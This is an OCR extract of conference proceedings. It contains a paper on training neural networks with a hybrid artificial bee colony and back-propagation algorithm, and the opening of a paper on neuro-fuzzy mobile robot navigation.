5. Scarpello, M.L., Kurup, D., Rogier, H., Ginste, D.V., Axisa, F., Vanfleteren, J., Joseph, W., Martens, L., Vermeeren, G.: Design of an implantable slot dipole conformal flexible antenna for biomedical applications. IEEE Trans. Antennas Propag. **59**(10), (2011)
6. Ha, J., Kwon, K., Choi, J.: Compact zeroth-order resonance antenna for implantable biomedical service applications. Electron. Lett. **47**(23), (2011)
7. Kim, J., Rahmat-Samii, Y.: Implanted antennas inside a human body: Simulations, designs, and characterizations. IEEE Trans. MIT **52**(8), 1934–1943 (2004)
8. Chien, T.F., Cheng, C.M., Yang, H.C., Jiang, J.W., Luo, C.H.: Development of non superstrate implantable low-Profile CPW-fed ceramic antennas. IEEE Antennas Wirel. Propag. Lett. **9**, (2010)
9. Italian National Research Council, Institute for Applied Physics.: Dielectric properties of body tissues. http://niremf.ifac.cnr.it

Training a Feed-Forward Neural Network Using Artificial Bee Colony with Back-Propagation Algorithm

Partha Pratim Sarangi, Abhimanyu Sahu and Madhumita Panda

Abstract Training a feed-forward neural network (FNN) is an optimization problem over continuous space. Back-propagation algorithm (BP) is the conventional and most popular gradient-based local search optimization technique. The major problem more often BP suffers is the poor generalization performance by getting stuck at local minima. The artificial bee colony (ABC) is one of the popular global optimization algorithms of swarm intelligence and is used to train the weights of the neural network, but it also suffers from slow convergence speed. Nevertheless, a hybrid algorithm by combining artificial bee colony and back-propagation (ABC-BP) is proposed to train the FNN. The results of the proposed algorithm are compared with hybrid real-coded genetic algorithms with back-propagation (GA-BP) to train the FNN using five benchmark datasets taken from the UCI machine learning repository. The simulation results indicate that ABC-BP hybrid algorithm gives promising results in terms of significantly improved convergence rate and classification rate. Hence, the proposed algorithm can be efficiently used for training the FNN.

Keywords Artificial bee colony · Multilayer perceptron · Hybrid artificial bee colony with back-propagation algorithm

P. P. Sarangi (✉) · A. Sahu
Department of CSE, Seemanta Engineering College, Jharpokharia, Odisha, India
e-mail: ppsarangi@gmail.com

A. Sahu
e-mail: abhi09_sahu@rediffmail.com

M. Panda
Department of MCA, Seemanta Engineering College, Jharpokharia, Odisha, India
e-mail: madhumita.panda3@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_49, © Springer India 2014

1 Introduction

Classification is one of the most recurrently encountered decision-making tasks of pattern recognition. A classification problem occurs when an object needs to be assigned into a predefined class (group) in decision space based on a number of features (attributes) from feature space [1]. In classification, first, the network is trained on a set of paired data to evolve a set of connection weights, and second, the network is ready to test a new set of data [2]. The most widely used neural network model for classification is multilayer perceptron (MLP) based on one or more sequentially connected layers of perceptrons. The most widely used locally optimized training algorithm to estimate the values of the weights is the back-propagation (BP) algorithm [3], based on the principle of gradient descent technique. Despite its popularity, back-propagation algorithm has drawbacks of slow error convergence rate and being trapped at local minima. Many researchers have introduced different evolutionary algorithms to globally optimize the neural networks' weights in order to avoid the local minima that so often appear in BP algorithm for nonlinearly separable complex problems. Montana and Davis [4] showed how any neural network can be rewritten as a type of genetic algorithm. Whitley [5] attempted successfully to train feed-forward neural networks using genetic algorithms. Sexton et al. compared back-propagation with a simulated annealing [6] and genetic algorithm [7] for neural network training. Whitley [8] and Yao [9] gave a new dimension to neural networks called evolving artificial neural networks. Schaffer et al. [10] wrote a survey on combinations of genetic algorithms and neural networks. Sarangi et al. [11] compared back-propagation with binary and real-coded genetic algorithms for training multilayer perceptron. Karaboga [12, 13] applied the (ABC) optimization algorithm to train feed-forward neural networks, which could correctly classify different variety of datasets. Similarly, Kumbhar [14] presented an ABC-based methodology for maximizing the accuracy and reducing the number of connections of the MLP. Nandy et al. [15] proposed a hybrid method for back-propagation neural network training using artificial bee colony algorithm to obtain faster and improved convergence. In this paper, we have also proposed a simple hybrid training algorithm by combining artificial bee colony algorithm with back-propagation to optimize the connection weights of the MLP. ABC-based learning is used to find near-optimal solutions globally from search space without computing gradient information for few generations. In this study, it is observed that the ABC-based MLP training could not produce impressive results in the simulation. Sequel to the poor classification rate of ABC, our focus is to first apply ABC-based leaning and next the gradient descent algorithm in multilayer perceptrons to improve classification rate and fast error convergence. We have found that our approach not only succeeds in its task but also outperforms the real-coded GA-based hybrid training algorithm and the back-propagation, the standard training algorithm.

The paper is structured as follows: Sect. 2 deals with an overview of neural networks and artificial bee colony algorithm, respectively, with a special emphasis

on their strengths and weaknesses; Sect. 3 focuses on the detail of proposed algorithm and describes the empirical evolution of proposed algorithm on five real-world datasets with their result analysis; and Sect. 4 provides conclusions about our work and suggestions for future work.

2 Background Study

2.1 MultiLayer Perceptron Training with Back-Propagation

Neural networks are used to solve problems, where the complete formulation is unknown i.e., no casual model or mathematical representations exists. It is a massively parallel distributed processor made up of simple processing units, which has a natural propensity for storing experiential knowledge, making it available for use [16]. Neural networks consist of a number of simple processing units called neurons and unidirectional communicational channels called connections (links).

The Fig. 1 shows the architecture of feed-forward neural network, most common form of it is multilayer perceptron. We have used in our experiment a three-layer feed-forward neural network with m inputs, k outputs, and l hidden neurons. Neurons of both hidden and output layer use hyperbolic tangent activation function. The outputs of the hidden node h $(1 \leq h \leq l)$ and output node $(1 \leq q \leq k)$ can be expressed as:

$$z_h = f(W^T X) = f\left(\sum_{i=1}^{m}(w_i x_i + b_h)\right) \tag{1}$$

$$o_q = f(V^T X) = f\left(\sum_{i=1}^{m}(v_i z_i + b_q)\right) \tag{2}$$




Fig. 1 Schematic representation of multilayer perceptron

where $W = [w_1, w_2, \ldots w_i, \ldots w_m]^T$ is the connection weight vector connecting input nodes to hidden node h, $V = [v_1, v_2, \ldots v_i, \ldots v_k]^T$ the connection weight vector connecting hidden nodes to output node k, $X = [x_1, x_2, \ldots x_i, \ldots x_m]^T$ the input vector for each hidden node and $Z = [z_1, z_2, \ldots z_i, \ldots z_k]^T$ the input vector for each output node. z_h and o_q are the responses of hidden and output neurons of node h and node q, respectively. b_h and b_q are the biases for hidden node h and output node q, respectively. Here, to optimize the connection weights of multilayer perceptron is usually formulated by the minimization of an error function, such as average mean square error (MSE) between target (d) and actual (o) outputs averaged over all training examples. Thus, net MSE function for a given neural network weight vector w is described as $E(w)$, a value which is the total sum of errors of each neuron of the output layer of all training samples.

$$E(w) = \frac{1}{nk} \sum_{i=1}^{n} \sum_{j=1}^{k} (d_{ij} - o_{ij})^2 \tag{3}$$

One method for minimization of error by repeatedly updating the weights of the net in the back-propagation algorithm is to apply the principle of gradient descent as:

$$\Delta w_{ji}(n) = -\eta \frac{\partial E(w)}{\partial w_{ji}} = \eta \cdot \delta_j(n) \cdot \text{input}_j(n) \tag{4}$$

where η is a positive number, called learning rate parameter of the back-propagation algorithm, δ_j the local gradient of a layer j, and n is the number of the iteration in the training. Eq. (4) is also called delta rule. The learning rate η controls the descent. To avoid oscillation because of the increasing rate of learning, it is to modify the delta rule Eq. (4) by including a momentum term. The following equation is called the generalized delta rule:

$$\Delta w_{ji}(n) = -\eta \frac{\partial E(w)}{\partial w_{ji}} = \eta \cdot \delta_j(n) \cdot \text{input}_j(n) + \alpha \cdot \Delta w_{ji}(n - 1) \tag{5}$$

Again a term hdec is subtracted from Eq. (5), hdec is the decay factor $0.01 > \text{hdec} > 0$ enables only those weights that help to minimize the error to survive and hence improve the generalization capability of the network. In addition, another improvement incorporated in learning algorithm is stopping rule to control the overfitting (overtraining) phenomenon.

2.2 Artificial Bee Colony Algorithm

It is a meta-heuristic swarm intelligence global optimization algorithm. There are three kinds of honey bees in ABC algorithm to forage food source. They are employed bees, onlookers, and scout bees. The tasks of these bees are to collect

nectar around the hive. The bee waiting on the dance area for making decision to choose a food source is called an onlooker, and the bee going to the food source previously visited by it is named as an employed bee. A bee carrying out random search is called a scout bee. In ABC, food searching and nectar foraging around the hive are performed by employed, onlooker, and scout bees collectively [17, 18]. In the ABC algorithm, the first half of the colony consists of employed artificial bees and the second half constitutes the onlookers. The employed bee whose food source is exhausted by the employed and onlooker bees becomes a scout. The main steps of the algorithm are given below: In the algorithm ABC, for generating an initial solution for ith employed is used in Eq. (6).

$$x_i^j = x_{\min}^j + r \text{ and } [0,1]\star(x_{\max}^j - x_{\min}^j),\ i = 1,2,\ldots N \text{ and } j = 1,2,\ldots D \quad (6)$$

where x_i^j is a parameter to be optimized for the ith employed bee on the dimension j of the D-dimensional solution space, N is the number of employed bees, and $x_{\max}^j$ and $x_{\min}^j$ are the upper and lower bounds for x_i^j, respectively. In both onlooker bee and employed bee phases, the food positions in the jth dimension is used in Eq. (7)

$$v_{i,j} = x_{i,j} + \phi_{i,j}\,(x_{i,j} - x_{k,j}), \quad k \neq I \text{ and } i,k \in 1,2,\ldots N \quad (7)$$

where $x_{i,j}$ is ith employed bee, $v_{i,j}$ is the new solution for $x_{i,j}$ in the jth dimension, and $x_{k,j}$ is a neighbor bee of $x_{i,j}$ in employed bee population. Here, ϕ is a number randomly selected in the range of $[-1, 1]$, D is the dimension of the problem, N is number of employed bees, and $j \in 1,2\ldots D$ and $k \in 1,2,3,\ldots N$ are selected randomly. In order to generate a new food position, every onlooker bee memorizes the solution of n employed bee based on fitness values of the employed bees. The probability p_i of that onlooker bee that selects the selection of the solution of the ith employed bee is obtained as follows: $p_i = \frac{F(i)}{\Sigma_{j=1}^{n} F(j)}$, where fit_i is the fitness value of ith employed bee and obtained as follows:

$$f(x) = \begin{cases} \frac{1}{1+\text{obj}(i)}, & \text{if } (\text{obj}(i) \geq 0) \\ 1 + \text{abs}(\text{obj}(i)), & \text{if } (\text{obj}(i) < 0) \end{cases}$$

where f_i is the objective function specific for the problem. In addition, Eq. (6) is used in order to generate new solution for the scout bee in the scout bee phase of the ABC, and all the onlooker bees use Eq. (7) so as to improve the solution.

3 Experimental Study

3.1 Proposed Algorithm for MLP

1. initialize the ABC parameters.

2. initialize the population with real values for each neuron's connection weights and bias
3. while new gen. is less than equal to MaxGen. do {
4. evaluate position of employed bees
5. the fitness of a food source of the employed bee is determined by MSE
6. sort minimum fitness values
7. if first fitness value is less than equal to min. error, then select best solution for MLP then go to step 13.
8. using the probability P_i the onlooker bee will select the solution of the ith employed bee
9. the fitness of a food source of the onlooker bee is determined by MSE
10. if there is an abandoned solution, then replace with a scout bee
11. new population by applying greedy selection process to both employed and onlooker bees
12. go to step 3 for new generation } end while
13. initialize parameters of back-propagation learning
14. initialize weights of the MLP using best solution of ABC
15. while new epoch is less than equal to MaxEpoch or error converges to MinError do {
16. update weights to minimize error using back-propagation with training data } end while
17. evaluate performance of classification with test data

3.2 Experimental Real-World Datasets

In this section, numbers of experiments were conducted with five standard datasets obtained from the UCI repository [19]. Table 1 lists a summary of the used datasets along with the following attributes: dataset and the number of instances, the number of binary (b), continuous (c) features in the dataset, and number of classes. As discussed in [20], for classification, the dataset was divided into three parts, training set, validation set, and test set. The validation set was used to avoid overfitting (poor generalization). Out of several techniques, simpler one is early stopping to avoid overfitting during training. In this paper, the training data were divided into a training set and a validation set, in 2 to 1 proportion. Here initially,

Table 1 Summarized view of characteristics of the dataset

Dataset	Patterns	b	c	t	Classes
Cancer	683	0	9	9	2
Diabetes	768	0	8	8	2
Iris	150	0	4	4	3
Wine	178	0	13	13	2
Zoo	101	15	2	17	7

the dataset was divided into two segments like 60 and 40 % of dataset; the former was used for training data and the latter for testing set. Again, the training data segment was divided into two parts like 40 and 20 % of data. The first part was used for training set and the second part for validation set. Before the partition of the dataset, we normalized the datasets using z-score normalization techniques. The proposed algorithm is compared with hybrid real-coded GA with back-propagation, BP, and ABC-based training multilayer perceptron. All the algorithms in this paper were implemented, and graphs were plotted using MATLAB.

3.3 Experimental Result Analysis

Each training algorithm runs ten times over all datasets mentioned in Table 1, and the average accuracy of the classifier (the percentage of samples that it correctly classified) is computed. The network output errors were normalized, and average was obtained over total number of training samples and number of output units. Finally, in batch learning, average MSE was obtained that updated the connection weights of the MLP. Moreover, the convergence error and classification rate of all the datasets obtained in the training of the MLP using different training algorithms are presented in Tables 2 and 3. The Tables 2 and 3 contained maximum, minimum, and average MSE and classification rate of all datasets. Figure 2 showed the graph comparing the normalized MSE and classification rate of ABC-BP algorithm for breast cancer dataset. The proposed algorithm obtained the best results in most dataset in comparison with BP algorithm and ABC-based training algorithm. Similarly, proposed hybrid algorithm improved its performance in error convergence and classification rate from hybrid GA-BP algorithm in most of the datasets. It is analyzed from the simulation that for the datasets like iris, wine, and zoo, the proposed hybrid training obtained improved classification rates from hybrid GA-BP algorithm. Similarly, in dataset like breast cancer and Pima datasets, average classification rates of the proposed hybrid algorithm were closer to GA-BP hybrid algorithm. Thus, it is clearly observed from the Table 2 that simple ABC-based training performance was worst in all datasets except breast cancer dataset. It was

Table 2 Comparison of the normalized training MSE results of BP, GA-BP, and ABC-BP algorithms

Dataset	Input neurons	Hidden neurons	Average mean square error		
			BP	GA-BP	ABC-BP
Cancer	9	10	0.020	0.021	0.02
Diabetes	8	10	0.029	0.088	0.027
Iris	4	5	0.029	0.088	0.027
Wine	13	10	0.092	0.091	0.087
Zoo	17	10	0.021	0.020	0.04

Table 3 Comparison of the classification rates of BP, GA-BP, and ABC-BP algorithms

Dataset	Classification								
	Rate (%) BP			Rate (%) GA-BP			Rate (%) ABC-BP		
	Max	Min	Avg	Max	Min	Avg	Max	Min	Avg
Cancer	98.54	94.89	96.64	98.54	97.08	97.80	98.67	96.71	97.94
Pima	73.37	71.10	72.43	76.94	73.05	74.54	79.54	73.10	75.04
Iris	100.00	95.00	96.66	98.33	93.33	96.66	100.00	93.33	96.99
Wine	100.00	94.52	96.84	100.00	95.89	98.08	100.00	97.26	98.35
Zoo	97.67	88.37	93.01	100.00	90.69	94.89	97.67	95.34	96.74




Fig. 2 Breast cancer dataset training performance using ABC-BP

also observed that ABC-based training took more CPU training time over BP algorithm and proposed ABC-based hybrid algorithm.

4 Conclusion

Feed-forward neural network training using BP, proposed hybridization of ABC-BP, and real-coded GA-BP algorithms have been discussed in this paper. In the experiment, proposed hybrid training algorithm performance has been compared with hybrid real-coded GA-BP and BP using five real-world standard datasets. In the simulation of hybrid training algorithm, the best near-global optimal solution obtained using ABC algorithm, as initial weights to the back-propagation algorithm, has proved faster error convergence with consistent classification accuracy irrespective of the sequence of input training set. The experimental results of the proposed ABC-BP algorithm take less training time to get higher accuracy rate than the BP and GA-BP algorithms. In our future research work, we shall focus on how to extend this work into the domain of image processing.

Acknowledgments I would like to acknowledge Seemanta Engineering College, Mayurbhanj, Odisha, for providing financial assistance.

References

1. Zhang, G.: Neural networks for classification: a survey. IEEE Transact. Syst. Man Cybernet Part C **30**(4), 451–462 (2000)
2. Kotsiantis, S.B.: Supervised machine learning: a review of classification techniques. Informatica **31**, 249–268 (2007)
3. Rumelhart, D.E., Hinton, G.E., Williams, R.J.: Learning representations by back-propagating errors. Nature **323**, 533–536 (1986)
4. Montana, D.J., Davis, L.o.: Training feed forward neural networks using genetic algorithms. In: Proceedings of the Third International Conference on Genetic Algorithms, Morgan Kaufmann, San Mateo, CA, pp. 379–384 (1989)
5. Whitley, D.: Applying Genetic Algorithms to Neural Network Problems. International Neural Network Society, p. 230 (1988)
6. Sexton, R.S., Dorsey, R.E., Johnson, J.D.: Optimization of neural networks: a comparative analysis of the genetic algorithm and simulated annealing. Eur. J. Oper. Res. **114**(3), 589–601 (1999)
7. Gupta, J.N.D., Sexton, R.S.: Comparing back-propagation with a genetic algorithm for neural network training. Omega, **27**, 679–684 (1999)
8. Darrell, W., Timothy, S., Bogart, C.: Genetic algorithms and neural networks: optimizing connections and connectivity. Parallel Comput. **14**, 347–361 (1990)
9. Yao, X.: Evolving artificial neural networks. In: Proceedings IEEE **87** (91), 423–1447 (1999)
10. Schaffer, J.D., Whitley, D., Eshelman, L.J.: Combinations of genetic algorithms and neural networks: A survey of the state of the art. In: Proceedings of the IEEE Workshop on Combinations of Genetic Algorithms and Neural Network 254–262 (1999)
11. Sarangi, P.P., Majhi, B., Panda, M.: Performance analysis of neural networks training using real coded genetic algorithm. Int. J. Comput. Appl. **51**(18), 30–36 (2012)
12. Karaboga, D.: Neural networks training by artificial bee colony algorithm on pattern classification. Int. J. Neural and Mass Parallel Comput. Inf. Syst. **19**, (2009)
13. Karaboga, D., Akay, B., Ozturk, C.: Artificial bee colony (ABC) optimization algorithm for training feed-forward neural networks. In: International Conference Proceedings on Modeling Decisions for Artificial Intelligence, 4617, 318–329 Springer (2007)
14. Kumbhar, P.Y., Krishnan, S.: Use of artificial bee colony (ABC) algorithm in artificial neural network synthesis. Int. J. Adv. Eng. Sci. Technol. **11**(1) 162–171 (2011)
15. Nandy, S., Sarkar, P.P., Das, A.: Training a feed-forward neural network with artificial bee colony based back propagation method. Int. J. Comput. Sci. Inf. Technol. (IJCSIT) **4**(4), 33–46 (2012)
16. Haykin, H.: Neural networks: a comprehensive foundation. Pearson Education Asia, Seventh Indian Reprint (2004)
17. Karaboga, D., Basturk, B.: A powerful and efficient algorithm for numerical function optimization: artificial bee colony (ABC) algorithm. J. Global Optim. **39**(3), 459–471 (2007)
18. Karaboga, D., Basturk, B.: On the performance of artificial bee colony (ABC) algorithm. Appl. Soft Comput. **8**, 687–697 (2008)
19. UCI repository of machine learning databases. Department of Information and Computer Sciences, University of California, Irvine
20. Prechelt, L.P.: A set of neural network benchmark problems and benchmarking rules. Technical Report 21, Fakult AatfAur Informatik University, Karlsruhe, Germany (1994)

Navigation of Autonomous Mobile Robot Using Adaptive Neuro-Fuzzy Controller

Prases Kumar Mohanty and Dayal R. Parhi

Abstract This paper presents a new sensor-based technique for autonomous mobile robot navigation in uncertain environments. In recent day, computational intelligent techniques, such as artificial neural network (ANN), fuzzy inference system (FIS), and adaptive neuro-fuzzy inference system (ANFIS), are mainly considered as applicable techniques from modeling point of view. ANFIS has taken the integrate performance of neural network and fuzzy inference system. In this architecture, different obstacle range data, such as front obstacle distance (FOD), left obstacle distance (LOD), right obstacle distance (ROD), and heading angle (HA) from each ultrasonic range finders, are given as input to the adaptive fuzzy controller and output from the controller is steering angle for the mobile robot. Simulation experiments using MATLAB demonstrate that the proposed ANFIS navigational controller can be effectively applied to navigate the mobile robot safely in unknown environments and reach to target objects.

Keywords Adaptive neuro-fuzzy inference system · Mobile robot · Navigation · Obstacle avoidance

1 Introduction

Nowadays, mobile robots are widely used in various fields of engineering such as aerospace research, nuclear research, military operations, production industry. Navigation of mobile robot is one of the elementary problems in robotic research

P. K. Mohanty (✉) · D. R. Parhi
Department of Mechanical Engineering, National Institute of Technology, Rourkela 769008 Odisha, India
e-mail: pkmohanty30@gmail.com

D. R. Parhi
e-mail: dayalparhi@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_50, © Springer India 2014

field. In general, navigation is classified as global and local depending upon the surrounding environment. In global navigation, the surrounding environment is completely known to the mobile robot, whereas in local navigation the environment is completely unknown to the mobile robot. So, in local navigation, various sensors are used to detect the obstacles present in the environment.

In the literature survey, several researchers have been working on many intelligent techniques for mobile robot navigation. Among these techniques, ANFIS is a hybrid model, which combines the adaptability capability of neural network and knowledge representation of fuzzy system [1]. There are many fuzzy logic approaches using various implementation or in combination with other techniques [2–5]. A summary of new recently developed techniques in local navigation is given in [6]. Mobile robot navigation based on artificial neural network approaches was presented by many researchers [7–9]. Navigation of multiple mobile robots using neuro-fuzzy technique was addressed by Pradhan et al. [10]. In this design architecture, output from the neural network was given as input to the fuzzy controller to navigate the mobile robot successfully in the clutter environment. Experimental verifications also have been done with the simulation results to prove the authenticity of the developed technique. Navigation of mobile robots using adaptive neural-fuzzy system was discussed by Nefti et al. [11]. In this model, different sensor-based information given by the Sugeno–Takagi fuzzy controller and output from the controller are the robot orientation. Experimental results settle the importance of the methodology when dealing with navigation of a mobile robot in unknown or partially unknown environment. To determine the collision-free path of mobile robot navigating in a dynamic environment using Neuro-fuzzy technique was presented by Hui et al. [12]. The performances of neuro-fuzzy approaches are compared with other approaches (GA, Mamdani), and it is found that neuro-fuzzy techniques are found to perform better than the other approaches. Control of mobile robot based on neuro-fuzzy technique was discussed by Godjevac and Steele [13]. In this paper, they showed how neuro-fuzzy controllers can be achieved using a controller based on the Takagi–Sugeno design and a radial basis function neural network for its implementation. Neuro-fuzzy-based mobile robot navigation was presented by Rusu et al. [14]. In this paper, they discussed a neuro-fuzzy controller for sensor-based navigation in indoor environments. A neuro-fuzzy controller for mobile robot navigation was addressed by Kim and Trivedi [15]. In this study, they implemented neural integrated fuzzy controller to control the mobile robot motion in terms of steering angle, heading direction, and speed.

The objective of this paper presents a new approach toward navigation of mobile robot in uncertain environments populated by varieties of obstacles. The ANFIS navigational controller uses only simple information from the ultrasonic range finders to determine whether obstacles are present or not and navigate the mobile safely toward the target.

2 Kinematic Modeling of Mobile Robot

The kinematics analysis of differentially steered wheeled mobile robots in a two-dimensional plane can be carried out in one of two ways: either by Cartesian or by polar coordinates. It is assumed that the mobile robot moves without slipping on a plane; i.e., there is a pure rolling contact between the wheels and the ground, and also, there is no lateral slip between the wheel and the plane. The modeling in Cartesian coordinates is the most common use, and the discussion will be limited to modeling in Cartesian coordinates. The robot has two fixed standard wheels that are at both sides of mobile robot and one caster wheel that is attached to the front and is differentially driven by skid-steer motion. The two driving wheels are independently driven by two motors to acquire the motion and orientation. Both the wheels have same diameter '2r' (Fig. 1). The position of the robot in the 2-D plane at any instant is defined by the situation in Cartesian coordinates and the heading with respect to a global frame of reference. The kinematics model of this type of mobile robot is defined by the following equations [16]:

$$\dot{x} = v\cos\theta \tag{1}$$

$$\dot{y} = v\sin\theta \tag{2}$$

$$\dot{\theta} = \omega \tag{3}$$

where x and y are the coordinates of the position of the mobile robot. θ is the orientation of the mobile robot with respect the positive direction X-axis. v is the linear velocity, and ω is the angular velocity (Fig. 2).




Fig. 1 Mobile robot kinematic parameters




Fig. 2 Initial position of the robot

3 Design Architecture of the Adaptive Neuro-Fuzzy Inference System (ANFIS) for Present Analysis

ANFIS is one of the hybrid intelligent neuro-fuzzy system and it functioning under Takagi–Sugeno-type FIS, which was developed by Jang [1]. ANFIS has a similar structure to a multilayer feed-forward neural network, but the links in an ANFIS only indicate the flow direction of signals between nodes, and no weights are associated with the links. There are two learning techniques are used in ANFIS to show the mapping between input and output data and to compute optimized of fuzzy membership functions. These learning methods are back propagation and hybrid. Parameters associated with fuzzy membership functions will modify through the learning process.

As for the prediction of steering angle for mobile robot, we assume the adaptive neuro-fuzzy inference system under consideration of four inputs, i.e., front obstacle distance (x_1), right obstacle distance (x_2), left obstacle distance (x_3), heading angle (x_4), and each input variable has five membership functions (MF) A_1, A_2, A_3, A_4 and A_5, B_1, B_2, B_3, B_4 and B_5, C_1, C_2, C_3, C_4 and C_5 and D_1, D_2 and D_3, D_4 and D_5, respectively; then, a Takagi–Sugeno-type fuzzy inference system if–then rules is set up as follows:

Rule: if x_1 is A_i and x_2 is B_i and x_3 is C_i and x_4 is D_i, then.

f_n(steering Angle) $= p_n x_1 + q_n x_2 + r_n x_3 + s_n x_4 + u_n$.

where $i =$ 1-5 and p_n, q_n, r_n, s_n and u_n are the linear parameters of function f_n, and changing these parameters, we can modify the output of ANFIS structure (Fig. 3).

The function of each layer in ANFIS is discussed as follows.

Input layer: In this layer, nodes simply pass the incoming signal to layer-1. That is,

$$\begin{aligned} O_{0,\mathrm{FOD}} &= x_1 \\ O_{0,\mathrm{ROD}} &= x_2 \\ O_{0,\mathrm{LOD}} &= x_3 \\ O_{0,\mathrm{TA}} &= x_4 \end{aligned} \tag{1}$$




Fig. 3 ANFIS model for current analysis

First Layer: This layer is the fuzzification layer. Neurons in this layer complete fuzzification process. Every node in this layer is an adaptive node and computing the membership function value. The output of nodes in this layer is presented as

$$\begin{aligned} O_{1,i} &= \mu_{A_i}(x_1) \\ O_{1,i} &= \mu_{B_i}(x_2) \\ O_{1,i} &= \mu_{C_i}(x_3) \\ O_{1,i} &= \mu_{D_i}(x_4) \end{aligned} \tag{2}$$

$i = 1\ldots5$. Here, $O_{1,i}$ is the bell-shaped membership grade of a fuzzy set S (A_i, B_i, C_i, and D_i), and it computes the degree to which the given inputs (x_1, x_2, x_3, and x_4) satisfy the quantifier S. Membership functions defined as follows:

$$\mu_{A_i}(x) = \frac{1}{1 + \left[\left(\frac{X_1 - C_i}{a_i}\right)^2\right]^{b_i}} \tag{2(a)}$$

$$\mu_{B_i}(x) = \frac{1}{1 + \left[\left(\frac{X_2 - C_i}{a_i}\right)^2\right]^{b_i}} \tag{2(b)}$$

$$\mu_{C_i}(x) = \frac{1}{1 + \left[\left(\frac{X_3 - C_i}{a_i}\right)^2\right]^{b_i}} \tag{2(c)}$$

$$\mu_{D_i}(x) = \frac{1}{1 + \left[\left(\frac{X_4 - C_i}{a_i}\right)^2\right]^{b_i}} \tag{2(d)}$$

a_i, b_i, and c_i are parameters that control the center, width, and slope of the bell-shaped function of node 'i', respectively. These are also known as premise parameters 5.

Second Layer: It is also known as rule layer. Every node in this layer is a fixed node and labeled as π_n. Each node in this layer corresponds to a single Sugeno–Takagi fuzzy rule. A rule node receives inputs from the respective nodes of layer-2 and determines the firing strength of the each rule. Output from each node is the product of all incoming signals.

$$O_{2,n} = w_n = \mu_{A_i}(x_1) \cdot \mu_{B_i}(x_2) \cdot \mu_{C_i}(x_3) \cdot \mu_{D_i}(x_4) \tag{3}$$

where 'W_n' represents the firing strength or the truth value, of nth rule and n = 1, 2, 3…625 is the number of Sugeno–Takagi fuzzy rules.

